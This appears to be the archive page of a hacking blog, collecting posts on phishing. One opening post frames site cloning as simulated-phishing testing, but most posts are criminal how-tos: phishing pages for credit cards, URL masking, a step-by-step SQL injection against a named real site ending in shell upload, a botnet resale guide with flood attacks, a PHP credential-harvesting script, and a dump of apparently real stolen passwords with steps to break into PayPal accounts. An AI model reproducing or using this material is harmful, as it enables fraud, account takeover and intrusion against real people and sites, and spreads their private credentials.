Website Last Update :

Showing posts with label Phishing. Show all posts

Saturday, October 5, 2024

Create A Phishing Website In 10 Steps

Curious how you can clone websites, harvest credentials, and simulate website phishing attacks?

multiple phishing websites banner 

Learning how to create and host a phishing website is an essential component in running any simulated phishing campaign. They're used in just about every form of phishing (e.g., email phishing, SMS phishing, malvertising, etc.) and used to determine if employees would fall victim to credential harvesting attacks.

Just about every service we use has an internet-based component to it; this includes social media, financial services, collaboration platforms, and the list goes on. If a cybercriminal can compromise any of these, the entirety of your online presence is at risk, particularly if you haven't enabled Multi-Factor Authentication (MFA) and have re-used passwords.

While phishing websites are a crucial component of running successful simulated phishing campaigns, there's a lack of information on how to clone websites and host your own. In this blog, we'll outline simple steps you can follow to create your own phishing website from scratch.

Locate A Website To Clone

This is arguably the most important component of creating a phishing website. When choosing a website to clone, you need to choose one that is in use by your target(s). This could be a global service such as Microsoft 365 or Gmail, which most businesses around the world use, or something more personalized such as a Password Manager, Bank, or another service the target(s) may be using.

Clone The Website

Now it's time for what we're all here for! Let's walk through the website cloning process.

Step 1. Identify The Login Page.

Traverse to the website you've decided to clone and locate the login page. For this blog, we'll focus on cloning a Password Manager.

Password Manager Website


Step 2. Review The Web Page.

Check the web page source and see if external images, CSS, and JavaScript functions include relative paths or are hardcoded. For example, this Password Manager's external references are mostly hardcoded. Also, check to see if the webpage source looks quite empty. Does it contain many of the HTML elements you’d expect to see from the loaded page? If not, then that could indicate that the webpage is being dynamically loaded through various JavaScript functions.

Hardcoded Image URLs


Step 3. Download The Web Page Source.

Depending on whether the web page is statically or dynamically loaded - which is identified as part of step 2, you'll need to adjust your approach to downloading the web page.

Read More

Saturday, February 6, 2016

Phishing for CC's (2016)

Well guys its my personal and working tested method ! you can easily hack alot of Credit cards by this method!


its just a simple way to get CC FULLZ !!


just follow mine instruction below and you can easily able to get Credit cards !


What you need ??
A Web host
A Script
A Brain


Step One - 1st you need to get the web hosting from any cheap providing


Step Two - DOwnload The web hosting script from here : http://www.mediafire.com/?gisn8yft6be1b8c


Step Three - Download Pagebreeze Html Editiing software from here (Its just about 7MB) :
http://www.pagebreeze.com/download.htm


STep Four - Open Pagebreeze and open your HTML Script in editor ..


Step five - Edit the order page via Pagebreeze


Step Six - Go to the any free form generator service website. like some websites i m providing here
www.emailmeform.com/
www.phpform.org/
www.formstack.com/


Step Seven : Now create an form with you these information :
First Name:
Last Name:
Date of birth :
Address:
County :
City :
State :
Email:
Phone Num :
Zip Code :


Step Eight :
Save your form and palce the Html script on your website order page


Step Nine : Now go again to form generator website and create anothr forum with these information :
Credit Card Number :
Credit Card Type ( Choose Drop Down Menu Option)
CVV :
Expire Date :


Now save this form and put this on order page on your script - Remember you need to link 1st form
to second form (USE REDIRECT SYSTEM)


Step Ten : Edit your website script apperince and give some stlyish look


Step Eleven - After all the setup nd scripting upload and HTML web hosting script ..


Step Twelve : Now just you need to spread you website on different websites and get visitors ..


Many web visitors = many credit cards !!


So this is the tutorial to get Credit cards from live users ! hope you all like it . if you
have any problem in setup the website , scripting or forms, feel free to ask me ! 


Contact : 

Genius.progs@gmail.com
y.sonic@yahoo.com
ICQ : 668883005


    Read More

    Phishing : Hide URL [Tutorial]

     "How to hide a url | Chnage URL |


    Mask url" .While sending mail, you have to include in mail, the link to


    your phisher page. So, instead of sending mail with actual url which


    can create a sense of doubt in victim's mind, we can hide the url. Dot.tk


    is an online service which enables you to


    hide/mask the url.


    So, whenever victim checks out this link, he will find the link suspicious.


    This can be detrimental for our hack. So, the best way is to make this


    link less suspicious i.e. to hide/mask the url.


    1. So, go to http://www.dot.tk/en/index.html?lang=en to hide a url.


    2. Select shorten URL then enter your phisher link in the textbox and hit on Next.


    3. Enter the link you want to rename your phisher link to dot.tk domain name.


    4. Now, you can send this masked phisher link to your victim.


    The victim will now find our phisher link less suspicious as we


    have hidden the actual phisher link using .tk domain.


    So friends, I hope you are now able to hide a url using this url


    masker service.If you have any problem in this tutorial just comment here.


    Happy Phishing.. 


    ****************************************************
    Contact
    Y!M : y.sonic
    Gmail : genius.progs@gmail.com

    Read More

    Monday, December 28, 2015


    Sptoolkit Rebirth – Simple Phishing Toolkit

    The sptoolkit (rebirth) or Simple Phishing Toolkit project is an open source phishing education toolkit that aims to help in securing the mind as opposed to securing computers. Organizations spend billions of dollars annually in an effort to safeguard information systems, but spend little to nothing on the under trained and susceptible minds that operate these systems, thus rendering most technical protections instantly ineffective. A simple, targeted link is all it takes to bypass the most advanced security protections. The link is clicked, the deed is done.
    sptoolkit Rebirth - Simple Phishing Toolkit
    spt was developed from the ground up to provide a simple and easy to use framework to identify your weakest links so that you can patch the human vulnerability.
    sptoolkit hasn’t been actively developed for two years. As it stands, it’s a brilliant peice of software, and the original developers are pretty damn awesome for creating it. But a new team would like to go further, and bring sptoolkit up to date – they’ve started active development again on Github just last month.

    Requirements

    • Apache
    • PHP
    • MySQL

    Features

    • Templates & Visual editor
    • Education completion tracking
    • Support for URL shorterners
    • Support for sending SMTP via SSL
    • Forms display inline errors for correction
    • Accurate e-mail tracking times
    • Browser Detection
    You can download the new sptoolkit 0.80.1 here:
    Read More

    Saturday, August 8, 2015

    SQL INJECTION

    Hacking a vulnerable website with SQL injection allows you to obtain usernames and passwords, possibly access the admin account, and from there you could do whatever you wanted to the website really. When Anonymous hacked Sony and obtained personal information of thousands of users.. they used an advanced form of this hack. This hack can be done from any computer or device with an internet connection and a browser.
    1. Find a vulnerable website. One way you can do this is by using what is called a google dork. In the Hacking websites section of this app, you can find a huge list of dorks. Simply goto google and type inurl:dorkhere
    2. When you have a target URL like: http://cadaboutdrugs.ie/news.php?id=82, add a ' at the end so it looks likehttp://cadaboutdrugs.ie/news.php?id=82'
    3. The site will be vulnerable to this hack if you get an error, or some of the websites content vanishes. If none of these things happen, this website is not vulnerable to SQLi
    4. For the site used above, there is no error but content has vanished. It is vulnerable.
    5. Now try for ORDER BY syntax.
      http://cadaboutdrugs.ie/news.php?id=-82 ORDER BY 1--
      http://cadaboutdrugs.ie/news.php?id=-82 ORDER BY 2--
      http://cadaboutdrugs.ie/news.php?id=-82 ORDER BY 3--
      http://cadaboutdrugs.ie/news.php?id=-82 ORDER BY 4--
      I have tried upto 90 but I cant Find any Error.
    6. Next step to Apply UNION syntax.
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1--
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,2--
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,2,3--
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,2,3,4--
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,2,3,4,5--
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,2,3,4,5,6--
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,2,3,4,5,6,7--
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,2,3,4,5,6,7,8--
    7. Now at UNION SELECT 1,2,3,4,5,6,7,8-- you will see some vulnerable number on screen e.g. 2 3 4
    8. Now found Version of MySQL, User, and Database Name.
      http://cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,@@version,user(),database(),5,6,7,8--
    9. Now you will see the following output :
      5.1.49-log ---> MySQL Version

      aboutdr_admin@web8.novara.ie ---> User

      aboutdr_Test ---> Database Name
    10. Now found All tables name in database
      http://www.cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,GROUP_CONCAT(TABLE_NAME),3,4,5,6,7,8 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE()--
    11. We got our all table -->[about,carousel,contact,documents,donate,intro,links,members,news,services] in which we got our Important table which stored admin username password is --> members
    12. Find columns names of members table. goto http://home2.paulschou.net/tools/xlate/ website.
    13. Copy members without quotes into [ TEXT ] field and Press
    14. Now We got the value 109 101 109 98 101 114 115 from [ DEC / CHAR ] field.
    15. Now our query to find column names of members table will be:
      http://www.cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,GROUP_CONCAT(COLUMN_NAME),3,4,5,6,7,8 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=CHAR(109,101,109,98,101,114,115)--
    16. Now we got all column names from members tables.-->id,username,password
    17. Now find username password the query will be:
      http://www.cadaboutdrugs.ie/news.php?id=-82 UNION SELECT 1,GROUP_CONCAT(id,0x3a,username,0x3a,password),3,4,5,6,7,8 FROM members--
    18. Here we got id, username and password and 0x3a stands for --> [:] (colon)
    19. Now go to Home page of site Click on Admin Login. Login with username password and Upload your shell feel free to deface or upload any page.
    As always, this is for educational purposes only. Use at your own risk.
    I tried this server for root but Unfortunately its patched server so It cant be rooted.
    Read More

    Sunday, July 12, 2015

    BULK FTP ADMIN CRACKED BY BANNED

    Read More

    Inbox Spammer

    1 - Go To This Website : http://www.aweber.com/
    2 - sign Up With 1$ In Trial ( 1 month trial )
    3 - Upload Your Mail list ( Hotmail , Yahoo , Gmail ...... )
    4 - Put Your Letter ( Paypal , Visa .. )
    5 - Send Your Spam and you will get much of Result, Guaranteed!
    Read More

    Make $200+ in 4 Simple Steps with an IRC Bot

    This is a very simple tutorial, and you might actually make more than $200 off of this. Follow the steps closely. I've not tried this myself, but have personally eye-witnessed several users do this, and make quite the profit. I will not name any names. Also, I expect to get flamed for this because I'm leaking a very private method that you can make a LOT of cash with.


    1. Download this: http://www.hackforums.net/showthread.php?tid=400686 or this: http://www.hackforums.net/showthread.php?tid=612957 (or search for Asper Base).


    2. Download this: http://www.microsoft.com/express/Dow...010-Visual-CPP


    3. Open the project in Visual Studio, and change the name. Also, do a Ctrl+F and change all instances of the name. Also, search for the version command, and change that to your bot name with a 3.X after it or something.


    Examples of a good name for an IRC bot:
    DrUgSrULe
    SmokeWeed
    DankGanja
    StonedBot
    BlitzedBot
    BlazedIRC
    StonersParadise
    wBot
    DANKirc
    GooDStuff
    justOneHit
    ONE-HIT-QUIT
    LIGHTup ^
    POTirC
    TOKEUP
    JOINTBot
    GiggleWeed
    MaryJaneIRC
    DANKbot
    ImSoHighLOL
    WeedsCoolETC
    CHRONIRC
    ChronicBot
    TexasTeaIRC
    SmokeABowlBot


    After that, it's time for step 4.


    4. Goto hackforums.net and make a thread selling your bot. Use sweet and sexy images to trick all the kids into thinking you spent a lot of time on coding your bot, when in reality you spent most of the time using Photoshop. Here is a good thread layout. You can copy and paste this word-for-word, and no one will even notice.


    LEET IMAGE GOES HERE (this will make or break your sales!)
    Credits to iserdo and xNull for the IRC bot!
    YOUR NAME HERE IRC Bot is a new bot that is designed in C. It is being sold with functionality as well as ease of use for the botmaster in mind.


    Features:
    [X] Bot is compiled at 31kb and compressed to 15kb
    [X] Server information, commands, and other strings are encrypted and only decrypted when needed
    [X] You can build your own encrypted config.h and send it to me at any time for a recompile using the Catalyst Header Builder & Encrypte


    [X] Installation into application data
    [X] Unicode character support so you gain and keep your foreign installs (unicode characters are no longer an issue, good for foreign bots)
    [X] Registry persistence will rewrite your registry key if it has been deleted
    [X] Various Antis to help keep your connection data and bot information safe
    [X] Flood functions will operate to deliver optimal performance; speedtest is performed before flood to determine how strong to make the flood
    [X] Bot nickname formation (n = new); n[USA|W7-64]123456


    Sort Features:
    [X] Bots can be commanded to sort themselves by country (good for selling bots based on country).
    [X] Bots can be commanded to sort themselves into channels depending on whether or not they have Java or .NET installed (good for selling bots to those with java or .net dependent malware).
    [X] Bots can be commanded to sort themselves by bot version (good for updating your bots from previous versions).


    Spreads:
    [X] HTML File Infection - Will infect an iframe into HTML files on the infected users PC. (Thanks to xNull for this!)
    [X] Torrent Seeding - Will seed your torrents for you.
    [X] Unique USB Infection - Generate junk data to help keep your autorun's undetected.


    Floods:
    [X] SYN Flood - Perfect for dropping websites/servers.
    [X] UDP Flood - Extremely stable, good for flooding personal connections.


    Other Features:
    [X] Typical Join/Part/Download/Update/Remove features.
    [X] Lite and Heavy Botkiller - Lite botkiller will clear run registry keys and search common drop paths for certain file names of common malware and attempt to delete them. Heavy botkiller is PC intensive and will iterate through processes and check for common malware bot strings.
    [X] Visit (Hidden or Visible) feature.
    [X] List Process and Kill Command - List all processes running on infected PC and have ability to terminate them.
    [X] AntiVirus Fucker - Will scan every X minutes for running scans and attempt to close them. Can also be commanded to do this.
    [X] Can command bots to determine if Java and .NET is installed. Bots will relay this to channel. Bots will also perform a speedtest and relay this to the channel.[/spoiler]


    Other things you can do to increase sales:


    -Search for the "A59 Botkiller" and paste it into your application. Then, advertise an up-to-date botkilling rapist machine!


    -Say you coded the bot from scratch. This gets dicks hard.


    -Add SUPER and POWERFUL and OHSHIT infront of your DDoS flood types. For example: OHSHIT SUPER SYN FLOOD, or the POWERFUL SUPER UDP FLOODER, etc.


    -Offer some other benefit to buying your bot, like a free spot in a shitty $6/month VPS IRC channel.


    -Don't sell your bot for cheap. Users want to feel like they are buying something that is fucking pro, and fucking pro shit doesn't cost less than $15 a bin.


    -CaPiTaLiZe EvErY oThEr WoRd


    -Act like you know what the fuck is going on. If someone insults your coding ability, reply back with "Lol, I bet you don't even know what a buffer overflow is, sk1d!1!"


    -Put [HF's #1 IRC BOT] in your thread title!


    -Take shit from no-one. If anyone insults your bot/thread, call them a skid and say that you reported them to "omni", HF's admin!


    -Negative-rep all haters!


    -Have groupies that aside from dick-riding you via PM/MSN, will endlessly defend your thread from haters.


    -Always copy and paste new features in at least once a week so you can release a new "updated version", having lots of "updates" will convince people to buy because they think you are really dedicated to the project.


    -Every other post talk about your hot-ass girlfriend and how you fuck endlessly everynight. Skids will think this is cool and want to be just like you, and buy your bot. 


    -Never hesitate to act like you know what you are talking about.


    -If anyone asks what programming languages you know, tell them: ASM/C/C++/Java/PHP/Brainfuck


    -Feel free to invest some profit into paying people tocode features for you since you can't. More features equal more sales!


    -When people send you payments, tell them to send as a GIFT with the reason: "Thanks for the coding help!" - then they won't ever win a chargeback.
    Read More
    Hey there, this is going to be a short but sweet tutorial on what you can actually do with the password logs that get sent to your ftp server when using password stealing trojans such as iStealer. For the purpose of this tutorial I am using parts of Casi's Password Dump, which can be found in the dark members section of the forum. To unlock the dark members section you must achieve 100 posts with no spamming, and be an active member of CyberXtreme. A preview of the dark section can be viewed here. Okay so lets have a look at the log:


    Program Protocol / Url Username Password
    Firefox 3 ACCUTANE : Compare => Choose => Buy csavino3 weiland
    Firefox 3 https://www.vanns.com csavino3@yahoo.com 7GPnKdzP
    Firefox 3 https://accounts.craigslist.org csavino3@yahoo.com weiland
    Firefox 3 https://www.fandango.com csavino3@yahoo.com weiland
    Firefox 3 http://signin.ebay.com clakey3 kitty0
    Firefox 3 Download music, movies, games, software! The Pirate Bay - The world's most resilient BitTorrent site BugMeNot666 BugMeNot666
    Firefox 3 Target.com – Furniture, Patio Furniture, Baby, Swimwear, Toys and more carlo_savino@dell.com weiland
    Firefox 3 DSL · Cable · VOIP · Security · Satellite · Fiber · News · Tips · Reviews · Community · Tools - dslreports.com csavino3 weiland
    Firefox 3 Your Company Name csavino3 weiland
    Firefox 3 https://wellsccn.fnfismd.com csavino3@yahoo.com weiland1
    Firefox 3 https://www.linkedin.com carlo_savino@dell.com weiland
    Firefox 3 - myspace.com/mail csavino3@yahoo.com weiland
    Firefox 3 AnandTech Forums - Powered by vBulletin csavino3 weiland
    Firefox 3 YouTube - Broadcast Yourself. csavino3 weiland
    Firefox 3 https://www.netflix.com csavino3@yahoo.com weiland
    Firefox 3 TVShowsOnDVD.com bobrob917@spambob.com wiseman
    Firefox 3 http://forums.ifilm.com csavino3 weiland
    Firefox 3 https://webmail.atl.earthlink.net csavino3@earthlink.net weiland
    Firefox 3 https://controlpanel.newshosting.com csavino3 weiland
    Firefox 3 https://store.apple.com csavino3@yahoo.com weiland
    Firefox 3 http://www.unitrindirect.com 1267777 WEILAND
    Firefox 3 http://mypw.freeforums.org csavino3 csavino3
    Firefox 3 https://secure.fitnessmagazine.com savino4@yahoo.com carlo1
    Firefox 3 https://www.bedbathandbeyond.com csavino3@yahoo.com weiland
    Firefox 3 Home | goonmap Polluxx Troy weiland
    Firefox 3 https://myaccount.earthlink.net csavino3@earthlink.net weiland
    Firefox 3 https://www.forever21.com csavino3 weiland
    Firefox 3 http://www.paypal.com carolyn_lakey@hotmail.com kitty000
    Firefox 3 ngindex.com : The alt.binaries newsgroup/usenet search engine truthpro trhjth
    Firefox 3 https://www.amazon.com carolyn_savino@dell.com carlo1
    Firefox 3 Torrentspy csavino3 weiland
    Firefox 3 http://whammy.us csavino3 weiland
    Firefox 3 https://www.myaccount.cingular.com 3460 weiland
    Firefox 3 https://www.txgas.com 9.10E+17 2746
    Firefox 3 https://qspace.iplace.com csavino3 weiland
    Firefox 3 https://secure.eluxury.com csavino3@yahoo.com weiland
    Firefox 3 https://www.google.com csavino3 weiland1
    Firefox 3 http://www.news.earthlink.net csavino3@earthlink.net weiland
    Firefox 3 Netflix: Rent as many movies as you want for only $8.99 a month! Free Trial csavino3@hotmail.com weiland
    Firefox 3 ONEOK 910058593134788427 2746
    Firefox 3 Log in Polluxx Troy WEILAND1
    Firefox 3 SIRIUS Satellite Radio - Everything worth listening to is now on SIRIUS csavino3@yahoo.com pan15837
    Firefox 3 https://secure.www.oldnavy.com csavino3@Yahoo.com weiland
    Firefox 3 https://www.wireless.att.com 5124975101 carlo1
    Firefox 3 https://www.myfico.com csavino3@yahoo.com weiland1
    Firefox 3 https://www.redchairstore.com csavino3@yahoo.com weiland1
    Firefox 3 Invitations, Free eCards and Party Planning Ideas from Evite carlo_savino@dell.com weiland
    Firefox 3 https://www.creditexpert.com csavino3 PVQDEETH
    Firefox 3 http://ssl2.papajohnsonline.com csavino3@yahoo.com weiland
    Firefox 3 EarthLink - News csavino3@earthlink.net weiland
    Firefox 3 Home | goonmap Polluxx Troy weiland
    Firefox 3 http://www.myepisodes.com csavino3 weiland
    Firefox 3 NZBMatrix: NZB Usenet Newsgroups Search Index : NZBs csavino3 weiland
    Firefox 3 http://www.howardstern.com frank445 0
    Firefox 3 Dell - Rebate and Coupon Care Center carlosavino tumbleweed
    Firefox 3 http://pcloser.independencetitle.com Savin SavB26765
    Firefox 3 http://www.papajohns.com csavino3@yahoo.com weiland
    Firefox 3 https://online.wellsfargo.com 9391
    Firefox 3 Shop Sirius Satellite Radio csavino3 weiland
    Firefox 3 New York News | Gossip | Sports | Entertainment | Photos - New York Post neglect_this@yahoo.com parrot
    Firefox 3 https://www.aa.com T945T80 weiland
    Firefox 3 https://www.brylanehome.com csavino3@yahoo.com weiland
    Firefox 3 https://www.cingular.com 3460 weiland
    Firefox 3 BlueServo csavino3@yahoo.com weiland
    Firefox 3 BigPond GameArena - Game News, Game Reviews, Videos Trailers, Ladders and Servers, Game Forums and more... lamearena IUiKOEM2
    Firefox 3 https://onlinecare.cingular.com csavino3 weiland
    Firefox 3 https://www.accountonline.com carlo_savino weiland12
    Firefox 3 https://www.z1motorsports.com csavino3@yahoo.com csavino3
    Firefox 3 https://www.statesman.com dwan8@dodgeit.com dwandwan
    Firefox 3 homebrewhowto.com csavino3 weiland
    Firefox 3 Wikipedia, the free encyclopedia csavino3 weiland
    Firefox 3 Ninan is not a news reader : Ninan csavino3 weiland
    Firefox 3 GEICO | GEICO Car Insurance. Get online auto insurance quotes and save today. Free motorcycle quotes as well. 2006481770 weiland
    Firefox 3 EBSCOhost - world’s foremost premium research database service mtlib_5_892 discovery
    Firefox 3 SternFanNetwork - Powered by vBulletin csavino3 weiland
    Firefox 3 Sallie Mae: Private Student Loans, Federal Student Loans, Private College Loans csavino3 weiland1
    Firefox 3 https://www.skymall.com csavino3@yahoo.com weiland
    Firefox 3 Online Coupons | Deals from DealTaker.com Buggers50 fifty
    Firefox 3 YouTube - Broadcast Yourself. csavino3 weiland
    Firefox 3 iLounge Forums csavino3 weiland
    Firefox 3 https://my.autotrader.com csavino3@yahoo.com weiland
    Firefox 3 LinkedIn | Relationships Matter carlo_savino@dell.com weiland
    Firefox 3 http://www.epcgaming.com csavino3 weiland
    Firefox 3 Hydrogenaudio Forums - Portal csavino3 weiland
    Firefox 3 Smartphone Forum: PinStack.com - Best Smartphones, Apps, Reviews csavino3 csavino3
    Firefox 3 https://www.graduateconnections.com csavino3 weiland
    Firefox 3 https://secure.homedepot.com csavino3@yahoo.com weiland
    Firefox 3 Xbox 360 Hacks – Hacks, Cracks, Mods, Homebrew, Utilities. csavino3 csavino3
    Firefox 3 http://bitznpieces-games.com csavino3 weiland1
    Firefox 3 https://www.kennethcole.com csavino3@yahoo.com weiland
    Firefox 3 Nissan 350Z Forum : 350Z / 370Z Tech Forums csavino3 weiland
    Firefox 3 http://www.msxsecurity.com csavino3 weiland
    Firefox 3 Welcome to Anthropologie*-*Anthropologie.com csavino3@yahoo.com weiland
    Firefox 3 The Internet Movie Database (IMDb) csavino3@yahoo.com weiland
    Firefox 3 Serials 2005 - Powered by vBulletin Populus_5 bugmenot
    Firefox 3 Ford Explorer (console) adac320n adac320n8
    Firefox 3 I Prefer carlo_savino@dell.com weiland
    Firefox 3 Scenyx Entertainment Community (Powered by Invision Power Board) csavino3 weiland
    Firefox 3 https://www.etsy.com csavino3 csavino3
    Firefox 3 https://workcenter.s...probusiness.com carolyn_savino Romanfever1!
    Firefox 3 https://www.paypal.com carolyn_lakey@hotmail.com kitty000
    Firefox 3 XBMC csavino3 53905568
    Firefox 3 Coupons, Deals, and Cash Back Shopping - FatWallet.com PolluxxTroy weiland
    Firefox 3 NCAA Football 11 Rosters | NCAA 2011 Rosters | PS3 - Xbox 360 - PS2 nobugs nobugs
    Firefox 3 https://secure.bhg.com bettyholmes@example.com eatcake
    Firefox 3 https://secure.buy.com csavino3@yahoo.com weiland
    Firefox 3 https://membership.dell.com carlo_savino@dell.com weiland1
    Firefox 3 http://www.vidilife.com bugmenot bugmenot
    Firefox 3 Joystiq [Xbox] carlo_savino@dell.com weiland
    Firefox 3 http://goon-toons.com csavino3 weiland
    Firefox 3 AVS Forum csavino3 weiland
    Firefox 3 HowardForums: Your Mobile Phone Community & Resource csavino3 weiland
    Firefox 3 Airline Tickets and Airline Reservations from American Airlines | AA.com T945T80 weiland
    Firefox 3 Stickam - The Live Community, Live Streaming Video csavino3@yahoo.com weiland
    Firefox 3 Mister Car Wash csavino3 weiland


    Okay it is fairly self-explanatory, the first words is the program the passwords were stolen from. Second word is the website. Third word os the username. Fourth word is the password. What we look for in the logs is for any websites where you buy things. You should login and see if any payment details are saved or credit details or paypal. Most the time you won't find anything that way, but in my opinion it is always worth a shot. The thing you really look for though is two things.


    1) Look for an ebay signin
    2) Check if all their passwords are the same, or if there is a password that is used more than others.


    With that in mind, we search the above log and find: || Firefox 3 || http://signin.ebay.com || clakey3 || kitty0 || Now the next step is to sign into the ebay account, but hold on! Use your brains! Probably not a good idea to sign into someone elses ebay account that you have stolen with your IP address. You should ALWAYS USE A PROXY without fail! There is a good program which can be found here which will hide your IP address and give you safety. So now lets sign in. Follow these instructions:
    1) Signin to the ebay account. (check your proxy is working
    Code:
    http://www.tracemyip.org/
    2) Buy any item. (literally just pick the first item you see and select buy now)
    3) Click pay now. (this will redirect you and ask you to sign in with paypal, and they fill in the email address bit for you)


    This bit is what we need. His paypal email. Which ebay very kindly gives us. Now go to the paypal website. This is where a bit of common sense and trial and error comes in. Paypal passwords require more than seven letters and at least one number I think. So we now have to take a look at the password log and pick out a few potential passwords as his paypal password. I made this list and placed them in order of what I think would be most likely his password:


    - weiland1
    - kitty0
    - kitty000
    - csavino3


    So now we would try the passwords and see which one would work. Hopefully we have guessed right and it will sign in to his account. From there most of it is obvious. I would have a new paypal account prepared, with no bank details or credit card details entered. Then I would send some money to my new paypal account. Then buy something and have it sent to your school or something like that under a name that isn't yours, but let the school know that they will get some post and it is for you, but under Michael Jeremy Dudemeister or something like that. Then it will be very hard to get traced back to you. Be imaginative there are other ways. That is all.


    This information should only be used for educational purposes and I hold no responsibility for what any person/s do with the information.
    Read More

    Phishing cPanels Tutorial

    As I Saw In Selling Section Or Any Section People Are Asking For Cpanels


    Here I Will Help U To Get Millions 


    Just Need To Folow Me


    First Of All 


    Go To Google


    And Write This Dork


    PHP Code:
    [align=left]
    inurl:whoiscart 
    [/align]
    Or This 


    PHP Code:
    [align=left]
    inurl:whoiscart/templates 
    [/align]
    You Will Get Lot Of Hosting Sites


    See Some Site Like 


    www.exemple.com/whoiscart


    and enter to it


    and add 


    this code


    PHP Code:
    [align=left]
    admin/hostinginterfaces/cpanel_1_log.htm 
    [/align]
    OR This One


    PHP Code:
    [align=left]
    admin/hostinginterfaces/cpanel_2_log.htm 
    [/align]
    u Will Get All The Registred Cpanels With Clear Password No Hash
    Read More

    Phishing Tutorial [100%Worked]

    1. Intro
    There are couple of other phishing tutorials around here, but some people seem to have problems understanding them. So I'll try to be as simple as possible. This phishing tutorial is written for newbs, and if you have problems understanding it, then you need to get some beginner level computer knowledge first.


    -This article was written for educational purpose only. I'm not responsible for any illegal activity that you may commit.


    2. What is a phisher?
    Phisher is something that looks like a login page(a fake login page), that writes the username and the password to a file, or does whatever you want.


    3. How to make one?
    All you need is a web hosting service with PHP enabled.
    We will use t35. Go to www. t35. com (remove spaces) and sign up for a free account. (whenever I write something like www. t35. com, you should remove the spaces inbetween. I'm doing it cause the link for t35 is censored on hackforums.) In this tutorial we will make a phishing site for Myspace(the procedure is equivalent for most of the sites). While not signed in myspace, open anyone's profile and click on his picture. That will lead you to Myspace's login page that has the red box with"You Must Be Logged-In to do That!" just above your login form. Now, click File>Save Page As, and save the myspace page to your Desktop. Open your saved page with any text editor(notepad, wordpad etc.). Select all of the text(the source code), and copy it.
    Get back to your t35 account and click on 'New File', delete the text that will be there by default, and paste the Myspace's source code there. Name the file 'index.php'(without the ''), and save it.
    Now you have made a page equal to Myspace. Everything on that page will have the same function as if it were on the original site. The link to your phish site will be 'www.xxx. t35. com/index.php' - where 'xxx' is the name of your account(you can name it anyhow.
    But there is a little problem. When someone enters his username and password and press login, it logs him into the real myspace.
    What do we need to change?
    What we need to change is the action of the 'login' button, so instead of logging them into the real site, it writes the username and password to a text file.
    Open your 'index.php' file. Search in the code for keywords 'action='.
    There will be several 'action=some link' in the myspace's source code(for the sign in button, search button, etc.). We need to find the 'action=some link' that refers to the Login button.
    After some searching, we find the:
    Code:
    <h5 class="heading">
    Member Login
    </h5>
    <form action="http://secure.myspace.com/index.cfm?fuseaction=login.process" method="post" id="LoginForm" name="aspnetForm">
    <div>
    <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJNTMzMjE3MzI5ZBgBBR5fX0NvbnRyb2xzUmVxdWlyZVB vc3RCYWNrS2V5X18WAgUwY3RsMDAkT ​ ​ WFpbiRTcGxhc2hEaXNwbGF5JGN0bDAwJFJlbWVtYmVyX0NoZWN rYm94BTBjdGwwMCRNYWluJFNwbGFza ​ ​ERpc3BsYXkkY3RsMDAkTG9naW5fSW1hZ2VCdXR0b24=" />
    </div>


    and we know that 'action="http://secure.myspace.com/index.cfm?fuseaction=login.process"' refers to the login button.
    Change:
    action="http://secure.myspace.com/index.cfm?fuseaction=login.process"
    To:
    action="login.php"
    and save the file.


    Formerly, when you click the login button it would take the values in the username and password boxes, and execute the functions in the 'http://secure.myspace.com/index.cfm?fuseaction=login.process' file.
    Now when you click the login button it will take the values in the username in password boxes, and execute the functions in the 'login.php' file on your site(which doesn't exist yet).
    All we have to do now, is to create a 'login.php' file that contains a function that writes down the username and password into a text document.
    Make another file named 'login.php'(without the quotes) and paste the following code in it:
    Code:
    <?php
    header ('Location: MySpace | Login ');
    $handle = fopen("passwords.txt", "a");
    foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
    }
    fwrite($handle, "\r\n");
    fclose($handle);


    exit;
    ?>
    The function of login.php is simple. It opens a file named 'passwords.txt'(and creates it if it doesn't already exist) and enter the informations there(the username and password).
    Congratulations! You have a phisher!Superman
    The link to your phish site is:
    http://xxx. t35. com/index.php -where 'xxx' is your account name.
    The link to your text file is:
    http://xxx. t35. com/passwords.txt
    Or you may access it from your account.


    Note that you can choose whatever names you like for index.php, login.php and passwords.txt. but the .php and .txt must stay the same.


    4. How to trick people to fall for it.
    There are billions of ways how to do it, your creativity is your limit.
    Most common way is to make an email similar to the admin, and sending them some report with a link to log in the site(your phish site). Ofcourse you will mask the link.
    How to mask the link?
    If you're posting it on forums, or anywhere where bb code is enabled, you're doing this:
    Code:
    TheOriginalSiteLink
    For example, Google looks like a google, but it leads you to yahoo when you click it.


    If you're making the phisher for myspace, and want to get random ppl to it, you can simply make some hot chick account and put some hot pic that will lead to your phish site when clicked. So when they click the lusty image, they will be led to your phish site telling them they need to log in to see that.Hehe
    Like this:
    Code:
    link%20of%20the%20image
    When sending emails see for the option 'hyperlink', and it's self explainable once you see it.
    There are many other ways, and as I said, your creativity is the limit.


    5. Outro
    I hope that this tutorial was helpful and simple enough. It explains how to make a phisher, and how it works. Although is written for Myspace, the procedure is equivalent for almost every other login site(for hotmail is different). After this, it's up to you to explore, experiment and dive in the world of social engineering
    Read More